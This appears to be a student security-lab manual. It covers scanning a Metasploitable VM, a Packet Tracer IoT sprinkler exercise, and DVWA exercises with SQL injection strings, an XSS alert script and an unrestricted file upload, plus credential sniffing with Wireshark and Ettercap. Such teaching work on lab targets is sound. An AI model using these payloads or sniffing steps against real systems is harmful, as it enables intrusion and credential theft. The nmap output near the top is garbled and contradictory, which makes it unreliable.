Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 08:56 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0003s latency).
Not shown: 977 closed tcp ports (reset)
Status: Autocommit
|_SMB1/capabilities: PostgresQL DB 8.3.0 - 8.3.7
|_ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2023-03-21T04:50:03+00:00; 0s from scanner time.
5900/tcp open  vnc      VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|_ Security types:
|   VNC Authentication (2)
|   0800/tcp: (access denied)
|   6567/tcp open  irc      UnrealIRCd
|   8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ 8009/tcp methods: Failed to get a valid response for the DITTO request
|   8009/tcp: http      Apache Tomcat/9.0.54
|_ 8009/tcp: http      Apache Tomcat/Gojivo JSP engine 1.1
|   _http-favicon: Apache Tomcat/5.5
|   _http-title: Apache Tomcat/5.5
|   _http-robots: /robots.txt
|   _http-dnsbl: 1.1.1.1
|   MAC Address: 00:0C:27:75:02:8C (Oracle VirtualBox virtual NIC)
| Device type: general-purpose
|_ 80/tcp: http      Apache Tomcat/9.0.54
|_ 80/tcp: http      Apache Tomcat/9.0.54
| OS CPE: cpe:/o:linux:kernel:2.6
| OS details: Linux 2.6.9 - 2.6.33
| Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb1-share: 
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS Computer name: metasploitable
|   Domain: metasploitable.localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2023-03-21T04:50:03+00:00
|_smb1-signing:
|   account-used: guest
|   authentication_level: user
|   challenge-response: failed
|   message-signature: failed (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1m00ms, deviation: 2m00ms, median: 0s
|_iosstat: NetBIOS name: METASPOITABLE, NetBIOS user: .unknown., NetBIOS MAC: 000000000000 (zero)

TRACEROUTE
 0.0F RTT  ADDRESS
 1  0.73 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.20 seconds
```

6) Fire extinguisher using cisco packet tracer

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.


Steps:

- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler, old car3.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server using symbol



- Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as "1.0.0.3".
- Now double click on Registration server and select services and select IOT and select "on".

- Now double click on Registration server and select Desktop and select web browser and in URL type as "1.0.0.1" and press go.
- Now select "signup" and type username & password as "admin" then press create.
- Select "conditions" and select add and type name as "smoke on" and then set the level as " $>=0.4$ " and select sprinkler status "true" and then press ok.
- Select "conditions" and select add and type name as "smoke off" and then set the level as " $<=0.4$ " and select sprinkler status "false" and then press ok.
- To obtain the smoke press ALT+ car.




Group 2:

1) Perform exploiting DVWA

- a) Perform SQL injection on DVWA
- b) Perform Cross-site scripting on DVWA
- c) Perform File upload DVWA

Step 1: Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using - nbtscan.



The screenshot shows a terminal window on a Kali Linux desktop. The terminal output is as follows:

```
kali-linux-2022.4-virtualbox-amd64 [Running] : Oracle VM VirtualBox
File Machine View Input Devices Help
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
root@kali:/home/kali
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:90e8%1:198:3705 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 7518 bytes 890725 (869.8 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 11029 bytes 743234 (725.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local loopback)
            RX packets 2102 bytes 94600 (92.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2102 bytes 94600 (92.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(root@kali㉿kali)-[~/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-90D7758 <server> <unknown> 08:00:27:00:00:00
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
#
```

Step 2: Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities.

Enter the username and password –

(ie. username: admin, password: password)

The screenshot shows a browser window with the address bar set to 192.168.56.101. The page title is "Damn Vulnerable Web Application". The main content area displays the DVWA logo and a login form. The login fields are pre-filled with "admin" for Username and "password" for Password. Below the form, a note states: "Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project Hint: default username is 'admin' with password 'password'". To the left of the main content, there is a sidebar with a list of exploit links:

- TWiki
- phpMyAdmin
- Mutilidae
- DVWA
- WebDAV

Step 3: Set the DVWA security to low.

The screenshot shows the DVWA Security page. On the left is a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security**
- PHP Info
- About
- Logout

The main content area has a heading "DVWA Security" with a lock icon. It contains the following information:

Script Security
Security Level is currently **low**.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.

PHPIDS
[PHPIDS v.0.6](#) (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)
[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 4: SQL Injection – Process by passing the queries, so that we can get unauthorized access.

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current selection), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, session information shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The main content area is titled 'Vulnerability: SQL Injection' and contains a 'User ID:' input field with the value 'ID: 1"or"1="1'. A 'Submit' button is next to it. Below the input field, the results of the injection are displayed in red text: 'ID: 1 "or" 1="1', 'First name: admin', and 'Surname: admin'. To the right of the results, there are 'More info' links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tctips/sql-injection.html>. At the bottom right are 'View Source' and 'View Help' buttons. The footer of the page reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Step 5: SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements.


SQL statements are inserted into an entry field for execution.

The screenshot shows the DVWA SQL Injection (Blind) page. The sidebar and session information are identical to the previous screenshot. The main content area is titled 'Vulnerability: SQL Injection (Blind)' and contains a 'User ID:' input field with the value 'ID: 1 "or=" 1'. A 'Submit' button is next to it. Below the input field, the results of the injection are displayed in red text: 'ID: 1 "or=" 1', 'First name: admin', and 'Surname: admin'. To the right of the results, there are 'More info' links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tctips/sql-injection.html>. At the bottom right are 'View Source' and 'View Help' buttons. The footer of the page reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Step 6: XSS reflected-Used to add the script
<script>alert("hacked") </script>

This change will be for temporary period of time.

Step 7: XSS stored -Used to add the script but the effect here is permanent.



The screenshot shows the DVWA interface with the title "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area contains a form with the placeholder "What's your name?" and a "Submit" button. Below the form, the text "Hello" is displayed in red. A modal dialog box is overlaid on the page, showing the IP address "192.168.56.101" and the word "hacked" in white text on a dark background, with an "OK" button at the bottom right.

Step 8: To check the vulnerability in the upload. We can upload any files that cause damage or hacking.

i.e. If the website or any form doesn't specify the document type we can easily add any scripts or txt format in order to hack.



The screenshot shows the DVWA interface with the title "Vulnerability: File Upload". The sidebar menu is identical to the previous screenshot. The main content area features a file upload form with fields for "Choose an image to upload:" and "Browse...". Below these, there is a "Upload" button and a message indicating a successful upload: ".../hackable/uploads/demo.txt successfully uploaded!". Under the "More info" section, three links are provided: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. At the bottom of the page, user information is shown: Username: admin, Security Level: low, and PHPIDS: disabled. There are also "View Source" and "View Help" links. The footer indicates the application is "Damn Vulnerable Web Application (DVWA) v1.0.7".

Index of /dvwa/hackable/uploads


Name	Last modified	Size	Description
<a>< Parent Directory		-	
<a>demo.txt	23-Feb-2023 03:10	34	
<a>dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80


2a) Perform Sniffing using Wireshark in Kali Linux

Wireshark is a popular network protocol analyser that allows you to capture, view, and analyse network traffic in real-time. It is an open-source software tool that can be used to troubleshoot network issues, identify security vulnerabilities, and analyse network performance.

Step 1: Login to kali as root user and type Wireshark.



Step 2: Wireshark Network Analyzer will be opened and double click on **eth0**(1st option).



Step 3: Go to Firefox and search **testfire.net**

The Altoro Mutual website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www.142.km.com/testfire/doc/user-submenu.html>.

Copyright © 2008, 2009, IBM Corporation. All rights reserved.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features.


Username: **admin** Password: **admin**

Step 4: Go to wire shark and in search bar filter http -post. By clicking last option, you will get the password and username we able to crack it.

2b) Perform Sniffing using Ettercap in Kali Linux

Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.

Step 1: To perform Ettercap turn on Meta, Windows7 and Kali-Linux.



```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
[sudo] password for kali:
[root@kali]~/
# ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 7548 bytes 897205 (876.1 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 11802 bytes 791296 (772.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
loop  txqueuelen 1000  (Local Loopback)
    RX packets 2193 bytes 104218 (101.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2193 bytes 104218 (101.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[root@kali]~/
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address   NetBIOS Name     Server      User       MAC address
192.168.56.1  DESKTOP-90D7758 <server>  <unknown>  0a:00:27:00:00:0a
192.168.56.101 METASPLOITABLE <server>  METASPLOITABLE 00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

[root@kali]~/
# ettercap
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

A pop-up window appears on the screen and now click the mark.



Step 3: Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.

